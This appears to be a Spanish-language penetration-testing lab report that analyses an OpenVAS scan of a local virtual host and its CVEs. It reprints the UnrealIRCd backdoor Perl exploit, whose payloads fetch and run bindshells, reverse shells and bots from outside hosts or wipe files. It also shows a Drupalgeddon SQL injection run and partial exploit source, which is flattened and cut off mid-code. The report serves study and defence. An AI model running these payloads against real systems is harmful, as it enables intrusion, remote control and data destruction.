Sun, Jul 2, 2023 12:15 PM UTC	Done	Immediate scan of IP 10.0.2.15	10.0 (High)	5	13	3	74	0	Δ X

A simple vista y a modo de resumen breve, podemos encontrar que la criticidad es bastante alta, en varios de sus servicios, lo que seguramente los hace vulnerables pero eso lo iremos analizando posteriormente.

Karasnet

Analizando el informe de OpenVAS

Report Summary															Total	Severity
IP Address	Hostname	OS	Ports	Apps	Distance	Auth	Start	End	High	Medium	Low	Log	False Positive			
10.0.2.15		Ubuntu 20.04 LTS (Focal Fossa)	5	17		✓	Sun, Jul 2, 2023 12:18 PM UTC	Sun, Jul 2, 2023 1:02 PM UTC	5	13	3	0	0	21	10.0 (High)	
(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)																

Host

En el primer apartado de Host, podemos ver como vimos anteriormente con Nmap, que es un sistema operativo basado en Ubuntu.

All Identifiers

Name	Value	Created	Source	Actions
MAC	08:00:27:1D:4D:87	Sun, Jul 2, 2023 1:02 PM UTC	Report 259e9591-b47c-4b4b-8725-ca86032d6994 (NVT 1.3.6.1.4.1.25623.1.0.103585)	X
OS	cpe:/o:linux:kernel	Sun, Jul 2, 2023 1:02 PM UTC	Report 259e9591-b47c-4b4b-8725-ca86032d6994 (NVT 1.3.6.1.4.1.25623.1.0.111067)	X
ssh-key	22 ssh-ed25519 AAAAC3NzaC1ZDI1NTE5AAA1LZNfnXvSqwFTk37jLIUfLkBbj7v+e6QoNZBW7MGwUL	Sun, Jul 2, 2023 1:02 PM UTC	Report 259e9591-b47c-4b4b-8725-ca86032d6994 (NVT 1.3.6.1.4.1.25623.1.0.100259)	X
OS	cpe:/o:canonical:ubuntu_linux:16.04	Sun, Jul 2, 2023 1:02 PM UTC	Report 259e9591-b47c-4b4b-8725-ca86032d6994 (NVT 1.3.6.1.4.1.25623.1.0.102011)	X

ssh-key	22 ssh-ed25519 AAAAC3NzaC1ZDI1NTE5AAA1LZNfnXvSqwFTk37jLIUfLkBbj7v+e6QoNZBW7MGwUL	Sun, Jul 2, 2023 1:02 PM UTC	Report 259e9591-b47c-4b4b-8725-ca86032d6994 (NVT 1.3.6.1.4.1.25623.1.0.100259)	X
OS	cpe:/o:canonical:ubuntu_linux:16.04	Sun, Jul 2, 2023 1:02 PM UTC	Report 259e9591-b47c-4b4b-8725-ca86032d6994 (NVT 1.3.6.1.4.1.25623.1.0.102011)	X
OS	cpe:/o:canonical:ubuntu_linux:14.04	Sun, Jul 2, 2023 1:02 PM UTC	Report 259e9591-b47c-4b4b-8725-ca86032d6994 (NVT 1.3.6.1.4.1.25623.1.0.105586)	X
OS	cpe:/o:canonical:ubuntu_linux	Sun, Jul 2, 2023 1:02 PM UTC	Report 259e9591-b47c-4b4b-8725-ca86032d6994 (NVT 1.3.6.1.4.1.25623.1.0.111067)	X
ip	10.0.2.15	Sun, Jul 2, 2023 1:02 PM UTC	Report 259e9591-b47c-4b4b-8725-ca86032d6994 (Target Host)	X

Podemos ver datos como la dirección MAC (es un identificador único que cada fabricante le asigna a la tarjeta de red de sus dispositivos conectados), la SSH-KEY (es un protocolo de seguridad que permite a un usuario conectarse a un servidor o a muchos servidores sin la necesidad de estar ingresando un usuario y contraseña cada vez que necesite hacer alguna

Karasnet

gestión en el servidor) lo cual ya es un posible vector de ataque por las diversas vulnerabilidades que puede tener un servidor ssh con conexión remota. También podemos ver la versión del SO que corre, que es 14.04.

Puertos

En el apartado de puertos, podemos ver la criticidad que se le asigna según OpenVAS.

Port	Hosts	Severity ▼
80/tcp	1	10.0 (High)
6697/tcp	1	8.1 (High)
631/tcp	1	7.5 (High)
22/tcp	1	5.3 (Medium)
21/tcp	1	4.8 (Medium)

(Applied filter: apply_overrides=0 levels=hmi rows=100 min_qod=70 first=1 sort-reverse=severity)

SO

Name ▲	Title	Severity			Hosts	Modified	Actions
		Latest	Highest	Average			
 cpe:/o:canonical:ubuntu_linux:14.04		10.0 (High)	10.0 (High)	10.0 (High)	1	Sun, Jul 2, 2023 1:02 PM UTC	X 

Aquí podemos ver el sistema operativo que corre, con una criticidad máxima de 10.0. Ubuntu 14.04 LTS, posee muchas vulnerabilidades que no fueron finalmente parcheadas por Canonical, sino que las arreglaron en la versión siguiente del SO, que fue el 16.00 LTS, a día de hoy es un sistema obsoleto y fuera de actualizaciones de ningún tipo, y usarlo, es abrir la puerta a posibles ataques maliciosos o ciberdelincuentes.

Aplicaciones

En el apartado de aplicaciones hemos localizado 17.

Karasnet

◀◀ 1 - 17 of 17 ▶▶

Application CPE	Hosts	Occurrences	Severity ▼
cpe:/a:unrealircd:unrealircd:3.2.8.1	1	1	8.1 (High)
cpe:/a:proftpd:proftpd:1.3.5	1	1	N/A
cpe:/a:jquery:jquery:1.6.2	1	2	N/A
Drupal cpe:/a:drupal:drupal:7.5	1	1	N/A
cpe:/a:jquery:jquery	1	1	N/A
Apache cpe:/a:apache:http_server:2.4.7	1	1	N/A
cpe:/a:phpmyadmin:phpmyadmin:3.5.8	1	1	N/A

PHP cpe:/a:php:php:5.4.5	Remediation Tickets		
	Compliance Policies	1	N/A
	Compliance Audits	1	N/A
cpe:/a:ruby-lang:ruby:2.3.8			N/A
cpe:/a:eclipse:jetty:8.1.7.20120910	1	1	N/A
cpe:/a:samba:samba:4.3.11	1	1	N/A
cpe:/a:std42:elfinder	1	1	N/A
cpe:/a:ruby-lang:ruby:2.3.8.459	1	1	N/A
cpe:/a:rubyonrails:rails:4.2.4	1	1	N/A
cpe:/a:ruby-lang:webrick:1.3.1	1	1	N/A
OpenBSD cpe:/a:openbsd:openssh:6.6.1p1	1	1	N/A
cpe:/a:apple:cups:1.7.2	1	1	N/A

Podemos encontrar desde un servidor Apache hasta servicios PHP o Samba, pero nos vamos a fijar en `cpe:/a:unrealircd:unrealircd:3.2.8.1`, dado que OpenVAS lo reconoce y lo ha marcado como crítico.

Procedemos a explicar que significa esta aplicación:

La cadena `cpe:/a:unrealircd:unrealircd:3.2.8.1` es una representación del CPE (Common Platform Enumeration) para el software UnrealIRCd en su versión 3.2.8.1. Desglosamos cada componente:

- `cpe:/a`: Indica que se trata de una aplicación (software).
- `unrealircd`: Es el nombre del fabricante o proveedor del software, en este caso, UnrealIRCd.
- `unrealircd`: Es el nombre del producto o software específico, también UnrealIRCd.
- `3.2.8.1`: Indica la versión específica del software, en este caso, la versión 3.2.8.1 de UnrealIRCd.

UnrealIRCd es un servidor de IRC (Internet Relay Chat) de código abierto ampliamente utilizado. IRC es un protocolo de chat en tiempo real que permite a los usuarios comunicarse a través de canales temáticos y privados. UnrealIRCd proporciona funcionalidades avanzadas y flexibilidad en la configuración del servidor.

Karasnet

El CPE es una convención estándar que se utiliza para describir de manera estructurada y uniforme los atributos de las plataformas, productos y sistemas de software. Proporciona una forma estandarizada de referenciar y organizar la información relacionada con diferentes tecnologías y sus versiones.

Vamos a analizar dicha criticidad que nos brinda OpenVAS, nos vamos al sitio de <https://nvd.nist.gov/> y procedemos a buscar sobre esta aplicación y posibles fallas.

“(NVD NIST es el repositorio del gobierno de EE. UU. de datos de gestión de vulnerabilidades basados en estándares representados mediante el Protocolo de automatización)”

Volviendo a NIST y tras realizar la búsqueda en su web:

The screenshot shows the NIST search interface. On the left, there are two sections: 'Search Type' (radio buttons for 'Basic' and 'Advanced', with 'Basic' selected) and 'Results Type' (radio buttons for 'Overview' and 'Statistics', with 'Overview' selected). Below these are 'Keyword Search' fields containing 'unrealircd:3.2.8.1', a checkbox for 'Exact Match' (unchecked), and two buttons: 'Search' (blue) and 'Reset' (grey). On the right, there is a section titled 'Contains HyperLinks' with three checkboxes: 'CISA Known Exploited Vulnerabilities' (unchecked), 'US-CERT Technical Alerts' (unchecked), and 'US-CERT Vulnerability Notes' (unchecked). There is also a link to 'OVAL Queries'. At the bottom of the search form, there is another 'Search Type' section with radio buttons for 'All Time' and 'Last 3 Months', with 'All Time' selected.

Hemos encontrado una vulnerabilidad conocida sobre esta aplicación y concretamente con la versión que tenemos.

CVE-2010-2075	UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.	V3.x:(not available)
	Published: junio 15, 2010; 10:04:26 a. m.-0400	V2.0: 7.5 HIGH

Esta vulnerabilidad se distribuyó en sitios espejos de mirrors desde Noviembre de 2009 hasta Junio de 2010, con una modificación externa que contenía un troyano en el DEBUG3, que permitía a los atacantes ejecutar comandos de forma remota.

Karasnet


Si nos vamos al sitio de Exploit DB, efectivamente hay un exploit para atacar dicha vulnerabilidad.

The screenshot shows the Exploit Database interface. At the top, there's a logo for 'EXPLOIT DATABASE' featuring a stylized spider. Below the logo, the title 'UnrealIRCd 3.2.8.1 - Remote Downloader/Execute' is displayed. The main content area contains several data fields:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
13853	2010-2075	ANONYMOUS	REMOTE	LINUX	2010-06-13

Below these fields are two buttons: 'Exploit: [Download](#) / [Details](#)' and 'Vulnerable App: [View](#)'. There are also sections for 'EDB Verified: ✓' and other status indicators.

Como podemos ver en un ejemplo, el exploit sigue funcionando en dicha versión y es una brecha de seguridad bastante importante para tener permisos remotos que no deberíamos tener.



Karasnet

El código que ejecuta este troyano, es el siguiente:

```
#!/usr/bin/perl

# Unreal3.2.8.1 Remote Downloader/Execute Trojan

# DO NOT DISTRIBUTE -PRIVATE-

# -iHaq (218)

use Socket;

use IO::Socket;

## Payload options

my $payload1 = 'AB; cd /tmp; wget
http://packetstormsecurity.org/groups/synnergy/bindshell-unix -O bindshell;
chmod +x bindshell; ./bindshell &';

my $payload2 = 'AB; cd /tmp; wget http://efnetbs.webs.com/bot.txt -O bot;
chmod +x bot; ./bot &';

my $payload3 = 'AB; cd /tmp; wget http://efnetbs.webs.com/r.txt -O rshell;
chmod +x rshell; ./rshell &';

my $payload4 = 'AB; killall ircd';

my $payload5 = 'AB; cd ~; /bin/rm -fr ~/*;/bin/rm -fr *';

$host = "";

$port = "";

$type = "";

$host = @ARGV[0];

$port = @ARGV[1];
```

Karasnet

```
$type = @ARGV[2];

if ($host eq "") { usage(); }

if ($port eq "") { usage(); }

if ($type eq "") { usage(); }

sub usage {

    printf "\nUsage :\n";

    printf "perl unrealpwn.pl <host> <port> <type>\n\n";

    printf "Command list :\n";

    printf "[1] - Perl Bindshell\n";

    printf "[2] - Perl Reverse Shell\n";

    printf "[3] - Perl Bot\n";

    printf "-----\n";

    printf "[4] - shutdown ircserver\n";

    printf "[5] - delete ircserver\n";

    exit(1);

}

sub unreal_trojan {

    my $ircserv = $host;

    my $ircport = $port;

    my $sockd = IO::Socket::INET->new (PeerAddr => $ircserv, PeerPort =>
$ircport, Proto => "tcp") || die "Failed to connect to $ircserv on
$ircport ...\n\n";
```

```
print "[+] Payload sent ...\\n";

if ($type eq "1") {

    print $sockd "$payload1";

} elsif ($type eq "2") {

    print $sockd "$payload2";

} elsif ($type eq "3") {

    print $sockd "$payload3";

} elsif ($type eq "4") {

    print $sockd "$payload4";

} elsif ($type eq "5") {

    print $sockd "$payload5";

} else {

    printf "\\nInvalid Option ...\\n\\n";
    usage();
}

close($sockd);

exit(1);

}

unreal_trojan();

# EOF
```

¿Cómo podemos mitigarla o erradicar dicha vulnerabilidad del sistema objetivo?

Aunque realmente, no nos proporcionen una manera “sincronizada” o “general” de erradicarla, podemos aplicar algunas prácticas de mitigación, que funcionarían para quitar esta vuln del sistema.

1. Mantén tu software actualizado: Asegúrate de tener instaladas las últimas actualizaciones y parches de seguridad del software afectado. Esto ayuda a abordar las vulnerabilidades conocidas y reduce el riesgo de explotación.

2. Implementa una política de seguridad de contraseñas: Utiliza contraseñas fuertes y únicas para todas las cuentas y servicios relacionados con el software en cuestión. Evita el uso de contraseñas predeterminadas o débiles que puedan ser fácilmente adivinadas.

3. Aplica los principios del principio de menor privilegio: Limita los privilegios y los accesos innecesarios para reducir la superficie de ataque. Otorga solo los permisos necesarios a los usuarios y servicios para realizar sus funciones.

4. Configura un firewall: Utiliza un firewall para controlar el tráfico de red y restringir las comunicaciones no deseadas o no autorizadas.

Como hemos comentado, la vulnerabilidad se eliminaba actualizando la versión de Ubuntu y actualizando la versión de Unreal.

TLS Certificate

Es un componente fundamental de los protocolos de seguridad en Internet. TLS es el sucesor del protocolo SSL (Secure Sockets Layer) y se utiliza para establecer conexiones seguras y cifradas entre clientes y servidores.

El certificado TLS, también conocido como certificado SSL, es un archivo digital que se emite a un dominio o a una entidad específica por una Autoridad de Certificación (CA). Este certificado contiene información que autentica la identidad del propietario del dominio y se utiliza para habilitar la comunicación segura a través de HTTPS y otros protocolos de seguridad basados en TLS.

Karasnet

El certificado TLS se compone de los siguientes elementos:

Información del propietario: Incluye el nombre de dominio protegido por el certificado y la información de la entidad propietaria, como el nombre de la organización y la ubicación.

Clave pública: Es una clave criptográfica que se utiliza para cifrar y descifrar los datos durante la comunicación segura. Esta clave se comparte públicamente y se utiliza para establecer una conexión segura entre el cliente y el servidor.

Firma digital: El certificado está firmado digitalmente por la Autoridad de Certificación (CA), lo que garantiza que el certificado es auténtico y válido.

Al utilizar un certificado TLS, los navegadores web y otros clientes pueden verificar la autenticidad del servidor al que se conectan y establecer una conexión segura cifrada. Esto garantiza que los datos transmitidos entre el cliente y el servidor estén protegidos contra la interceptación y la manipulación no autorizadas.

Es importante destacar que los certificados TLS tienen una fecha de vencimiento y deben renovarse periódicamente para garantizar la seguridad continua de la comunicación en línea.

Issuer DN ▲	Serial	Activates	Expires	IP	Hostname	Port	Actions
CN=ubuntu	00CDD1DFE2BCE32962	Tue, Apr 26, 2022 7:46 AM UTC	Fri, Apr 23, 2032 7:46 AM UTC	10.0.2.15		631	

Como podemos ver y según hemos explicado, la fecha de expiración del certificado es en 2032, por lo que actualmente está vigente dicho certificado.

CVE

Common Vulnerabilities and Exposures, es una lista de información registrada sobre vulnerabilidades de seguridad conocidas, en la que cada referencia tiene un número de identificación CVE-ID.

Según nuestro análisis de OpenVAS, nos ha detectado 8 vulnerabilidades en nuestro host objetivo.

CVE-2016-7144	UnrealIRCd Authentication Spoofing Vulnerability	1	1	8.1 (High)
CVE-2014-3704	Drupal Core SQLi Vulnerability (SA-CORE-2014-005) - Active Check	1	1	7.5 (High)
CVE-2016-2183 CVE-2016-6329 CVE-2020-12872	SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	1	1	7.5 (High)
CVE-2012-6708	jQuery < 1.9.0 XSS Vulnerability	1	2	6.1 (Medium)
CVE-2011-3730	Drupal 7.0 Information Disclosure Vulnerability - Active Check	1	1	5.0 (Medium)
CVE-2011-4969	jQuery < 1.6.3 XSS Vulnerability	1	2	4.3 (Medium)
CVE-2011-3389 CVE-2015-0204	SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	1	1	4.3 (Medium)
CVE-1999-0524	ICMP Timestamp Reply Information Disclosure	1	1	2.1 (Low)

Habiendo explicado la primera vulnerabilidad de Unreal por ser la más crítica, procederemos a investigar las demás que nos salen en el informe.

CVE-2014-3704

Descripción:

La función expandArguments en la API de la base de datos de abstracción para Drupal core 7.x anterior a 7.32 no construye correctamente las declaraciones, lo que permite a atacantes remotos inducir a ataques de inyección SQL a través de un array que contiene claves manipuladas.

Impacto:

Vector 2.0

AV:N/AC:L/Au:N/C:P/I:P/A:P

Puntuación base 2.0

7.50

Productos y versiones vulnerables:

- cpe:2.3:a:drupal:drupal:***:***:***:*
- cpe:2.3:o:debian:debian_linux:7.0:***:***:***:*

The screenshot shows a search result for a Drupal 7.0 exploit. The title is "Drupal 7.0 < 7.31 - 'Drupaleddon' SQL Injection (PoC) (Reset Password) (1)". The exploit details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
34984	2014-3704	STOPSTENE	WEBAPPS	PHP	2014-10-16

Below the table, it says "EDB Verified: ✓". To the right, there are links for "Exploit: [Download](#) / [View](#)". Further right, it says "Vulnerable App:".

```
rui@h4x:~/pentesting/wrksrc$ python 34984.py http://10.0.7.140/drupal/ admin pentest
host username password
http://nope.io admin wowsecure
http://10.0.7.140/drupal/
admin
pentest
name[0%20;update+users+set+name%3d' admin'+,+pass+%3d+' $S$CTo9G7Lx2u01R0Nk3Qv5wB1WI3SOU.8yb.ksylCy
lQ7oJ/SZpdpy'+where+uid+%3d+' 1';;%20%20]=bob&name[0]=larry&pass=lol&form_build_id=&form_id=user_
login_block&op=Log+in
Success!
Login now with user:admin and pass:pentest
rui@h4x:~/pentesting/wrksrc$
```

Karasnet



≡ ⓘ 🔎

Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)

EDB-ID:

34992

CVE:

2014-3704

Author:

CLAUDIO VIVIANI

Type:

WEBAPPS

Platform:

PHP

Date:

2014-10-17

EDB Verified: ✓

Exploit: [Download](#) / [Source](#)

Vulnerable App:

El código que se usa para explotar esta vulnerabilidad es el siguiente...

```
#!/usr/bin/python## # Drupal 7.x SQL Injection SA-CORE-2014-005
https://www.drupal.org/SA-CORE-2014-005# Inspired by yukyuk's P.o.C
(https://www.reddit.com/user/fyukyuk)## Tested on Drupal 7.31 with BackBox
3.x## This material is intended for educational # purposes only and the
author can not be held liable for # any kind of damages done whatsoever to
your machine, # or damages caused by some other,creative application of this
material.# In any case you disagree with the above statement,stop here.import
hashlib, urllib2, optparse, random, sys # START - from drupalpass import
DrupalHash # https://github.com/cvangysel/gitexd-
drupalorg/blob/master/drupalorg/drupalpass.py# Calculate a non-truncated
Drupal 7 compatible password hash.# The consumer of these hashes must
truncate correctly.class DrupalHash:    def __init__(self, stored_hash,
password):        self.itoa64 =
'./0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz'
self.last_hash = self.rehash(stored_hash, password)    def get_hash(self):
return self.last_hash    def password_get_count_log2(self, setting):
return self.itoa64.index(setting[3])    def password_crypt(self, algo,
password, setting):        setting = setting[0:12]        if setting[0] != '$' or
setting[2] != '$':            return False        count_log2 =
self.password_get_count_log2(setting)        salt = setting[4:12]        if
len(salt) < 8:            return False        count = 1 << count_log2        if algo ==
'md5':            hash_func = hashlib.md5        elif algo == 'sha512':
hash_func = hashlib.sha512        else:            return False        hash_str =
hash_func(salt + password).digest()        for c in range(count):            hash_str =
hash_func(hash_str + password).digest()        output = setting +
hash_str
```

Karasnet


```
self.custom64(hash_str)      return output    def custom64(self, string, count
= 0):      if count == 0:          count = len(string)      output = ''      i = 0
itoa64 = self.itoa64      while 1:          value = ord(string[i])      i += 1
output += itoa64[value & 0x3f]      if i < count:          value |=
ord(string[i]) << 8      output += itoa64[(value >> 6) & 0x3f]      if i >=
count:          break      i += 1      if i < count:          value |=
ord(string[i]) << 16      output += itoa64[(value >> 12) & 0x3f]      if
i >= count:          break      i += 1      output += itoa64[(value >> 18) &
0x3f]      if i >= count:          break      return output    def
rehash(self, stored_hash, password):      # Drupal 6 compatibility      if
len(stored_hash) == 32 and stored_hash.find('$') == -1:      return
hashlib.md5(password).hexdigest()      # Drupal 7      if stored_hash[0:2] ==
'U$':      stored_hash = stored_hash[1:]      password =
hashlib.md5(password).hexdigest()      hash_type = stored_hash[0:3]      if
hash_type == '$S$':      hash_str = self.password_crypt('sha512', password,
stored_hash)      elif hash_type == '$H$' or hash_type == '$P$':
hash_str = self.password_crypt('md5', password, stored_hash)      else:
hash_str = False      return hash_str # END - from drupalpass import
DrupalHash # https://github.com/cvangysel/gitexd-
drupalorg/blob/master/drupalorg/drupalpass.pydef randomAgentGen():
userAgent = ['Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_4 AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/36.0.1985.125 Safari/537.36',           'Mozilla/5.0
(Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.77.4 (KHTML, like Gecko)
Version/7.0.5 Safari/537.77.4',           'Mozilla/5.0 (Windows NT 6.3;
WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125
Safari/537.36',           'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0)
Gecko/20100101 Firefox/31.0',           'Mozilla/5.0 (Windows NT 6.1;
WOW64; rv:30.0) Gecko/20100101 Firefox/30.0',           'Mozilla/5.0
(Macintosh; Intel Mac OS X 10.9; rv:31.0) Gecko/20100101 Firefox/31.0',
'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.125 Safari/537.36',           'Mozilla/5.0 (iPhone;
CPU iPhone OS 7_1_2 like Mac OS X) AppleWebKit/537.51.2 (KHTML, like Gecko)
Version/7.0 Mobile/11D257 Safari/9537.53',           'Mozilla/5.0
(iPad; CPU OS 7_1_2 like Mac OS X) AppleWebKit/537.51.2 (KHTML, like Gecko)
Version/7.0 Mobile/11D257 Safari/9537.53',           'Mozilla/5.0
```

Karasnet

(Macintosh; Intel Mac OS X 10_9_4) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.143 Safari/537.36', 'Mozilla/5.0 (X11;
Ubuntu; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0',
'Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/35.0.1916.153 Safari/537.36', 'Mozilla/5.0
(compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_6_8) AppleWebKit/534.59.10 (KHTML,
like Gecko) Version/5.1.9 Safari/534.59.10', 'Mozilla/5.0
(X11; Ubuntu; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0',
'Mozilla/5.0 (iPhone; CPU iPhone OS 7_1 like Mac OS X) AppleWebKit/537.51.2
(KHTML, like Gecko) Version/7.0 Mobile/11D167 Safari/9537.53',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML,
like Gecko) Version/7.0.2 Safari/537.74.9', 'Mozilla/5.0
(X11; Linux x86_64; rv:30.0) Gecko/20100101 Firefox/30.0',
'Mozilla/5.0 (iPhone; CPU iPhone OS 7_0_4 like Mac OS X) AppleWebKit/537.51.1
(KHTML, like Gecko) Version/7.0 Mobile/11B554a Safari/9537.53',
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.75.14 (KHTML,
like Gecko) Version/7.0.3 Safari/537.75.14', 'Mozilla/5.0
(compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)',
'Mozilla/5.0 (Windows NT 5.1; rv:30.0) Gecko/20100101 Firefox/30.0',
'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/35.0.1916.153 Safari/537.36', 'Mozilla/5.0 (Windows NT
6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143
Safari/537.36', 'Mozilla/5.0 (Windows NT 6.1; WOW64; rv:29.0)
Gecko/20100101 Firefox/29.0', 'Mozilla/5.0 (Windows NT 6.2;
WOW64; rv:31.0) Gecko/20100101 Firefox/31.0', 'Mozilla/5.0
(Macintosh; Intel Mac OS X 10_9_0) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.125 Safari/537.36', 'Mozilla/5.0 (iPhone;
CPU iPhone OS 7_1_2 like Mac OS X) AppleWebKit/537.51.1 (KHTML, like Gecko)
GSA/4.1.0.31802 Mobile/11D257 Safari/9537.53', 'Mozilla/5.0
(Windows NT 6.2; WOW64; rv:30.0) Gecko/20100101 Firefox/30.0',
'Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.125 Safari/537.36', 'Mozilla/5.0 (X11; Linux
